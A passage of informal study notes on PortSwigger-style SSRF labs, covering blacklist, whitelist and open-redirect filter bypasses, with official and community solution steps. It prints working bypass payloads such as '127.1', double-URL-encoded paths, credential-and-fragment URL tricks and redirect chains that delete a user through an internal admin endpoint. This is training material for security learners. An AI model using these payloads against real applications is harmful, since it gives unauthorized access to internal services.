- Registering your own domain name that resolves to `127.0.0.1`. You can use `spoofed.burpcollaborator.net` for this purpose.
- Obfuscating blocked strings using URL encoding or case variation.

This lab has a stock check feature which fetches data from an internal system.
To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.
The developer has deployed two weak anti-SSRF defenses that you will need to bypass

solution:-

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Change the URL in the `stockApi` parameter to `http://127.0.0.1/` and observe that the request is blocked.
3. Bypass the block by changing the URL to: `http://127.1/`
4. Change the URL to `http://127.1/admin` and observe that the URL is blocked again.
5. Obfuscate the "a" by double-URL encoding it to %2561 to access the admin interface and delete the target user.


Community Solution:-


How To Circumvent SSRF Protection!.mp4

SSRF - Lab #3 SSRF with blacklist-based input filter _ Short Version.mp4

SSRF with blacklist based input filter (Video solution).mp4

solve lab:-
open lab now click any product
now click on check stock
now go to the burpsuie http-history
now send post requst in repeater
now you wil see the stockapi parameter
now add the payload stockapi=http://127.0.0.1/admin
now you wil se the ip adderss is blocked
now go to the decoder option admin duble url encoded
now copy admin double encoded go to the repeater section
nwo add this send request
now delete carlos user
lab is solved :)





lab is solved :)

lab 4 ssrf with whitelist-based input filter

SSRF with whitelist-based input filters

Some applications only allow input that matches, begins with, or contains, a whitelist of permitted values. In this situation, you can sometimes circumvent the filter by exploiting inconsistencies in URL parsing.

The URL specification contains a number of features that are liable to be overlooked when implementing ad hoc parsing and validation of URLs:

• You can embed credentials in a URL before the hostname, using the `@` character. For example:

`https://expected-host@evil-host`

• You can use the `#` character to indicate a URL fragment. For example:

`https://evil-host#expected-host`

• You can leverage the DNS naming hierarchy to place required input into a fully-qualified DNS name that you control. For example:

`https://expected-host.evil-host`
• You can URL-encode characters to confuse the URL-parsing code. This is particularly useful if the code that implements the filter handles URL-encoded characters differently than the code that performs the back-end HTTP request.
• You can use combinations of these techniques together.

This lab has a stock check feature which fetches data from an internal system.
To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.
The developer has deployed an anti-SSRF defense you will need to bypass


Solution:-

1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Change the URL in the `stockApi` parameter to `http://127.0.0.1/` and observe that the application is parsing the URL, extracting the hostname, and validating it against a whitelist.
3. Change the URL to `http://username@stock.weliketoshop.net/` and observe that this is accepted, indicating that the URL parser supports embedded credentials.
4. Append a `#` to the username and observe that the URL is now rejected.
5. Double-URL encode the `#` to `%2523` and observe the extremely suspicious "Internal Server Error" response, indicating that the server may have attempted to connect to "username".
6. To access the admin interface and delete the target user, change the URL to:
`http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos`


Community Solution:-
SSRF - Lab #4 SSRF with whitelist-based input filter _ Short Version.mp4

SSRF with whitelist based input filter (Video solution).mp4


lab solve:-
open lab now click on any product
now click on check stock
now send post request in repeater
now add the pyalod http://127.0.0.1




now you will see external stock check host must be stock. weliketoshop.net
now again add this payload `http://username@stock.weliketoshop.net`



now you will see internal server error but work :)
now remove payload @ and add #




now you will see external stock check that must be stock.weliketoshop.net
now encode # and try again



now you wil see :- invalid external stock check url "Malformed escape pair at index is : http://username%stock.weliketoshop.net
now finely add the payload to delete carlos user

```
http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos
```



now you will se lab is solved :)

lab 5 ssrf with filter bypass via open redirection vulnerability

Bypassing SSRF filters via open redirection
It is sometimes possible to circumvent any kind of filter-based defenses by exploiting an open redirection vulnerability. In the preceding SSRF example, suppose the user-submitted URL is strictly validated to prevent malicious exploitation of the SSRF behavior. However, the application whose URLs are allowed contains an open redirection vulnerability. Provided the API used to make the back-end HTTP request supports redirections, you can construct a URL that satisfies the filter and results in a redirected request to the desired back-end target.
For example, suppose the application contains an open redirection vulnerability in which the following URL:
`/product/nextProduct?currentProductId=6&path=http://evil-user.net`r
eturns a redirection to:
`http://evil-user.net`
You can leverage the open redirection vulnerability to bypass the URL filter, and exploit the SSRF vulnerability as follows:

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118
stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://192.168.0.68/admin
```

This SSRF exploit works because the application first validates that the supplied `stockAPI` URL is on an allowed domain, which it is. The application then requests the supplied URL, which triggers the open redirection. It follows the redirection, and makes a request to the internal URL of the attacker's choosing

This lab has a stock check feature which fetches data from an internal system.
To solve the lab, change the stock check URL to access the admin interface at `http://192.168.0.12:8080/admin` and delete the user `carlos`.
The stock checker has been restricted to only access the local application, so you will need to find an open redirect


affecting the application first.

Solution:-
1. Visit a product, click "Check stock", intercept the request in Burp Suite, and send it to Burp Repeater.
2. Try tampering with the `stockApi` parameter and observe that it isn't possible to make the server issue the request directly to a different host.
3. Click "next product" and observe that the `path` parameter is placed into the Location header of a redirection response, resulting in an open redirection.
4. Create a URL that exploits the open redirection vulnerability, and redirects to the admin interface, and feed this into the `stockApi` parameter on the stock checker:
`/product/nextProduct?path=http://192.168.0.12:8080/admin`
5. Observe that the stock checker follows the redirection and shows you the admin page.
6. Amend the path to delete the target user:
`/product/nextProduct?path=http://192.168.0.12:8080/admin/delete?username=carlos`

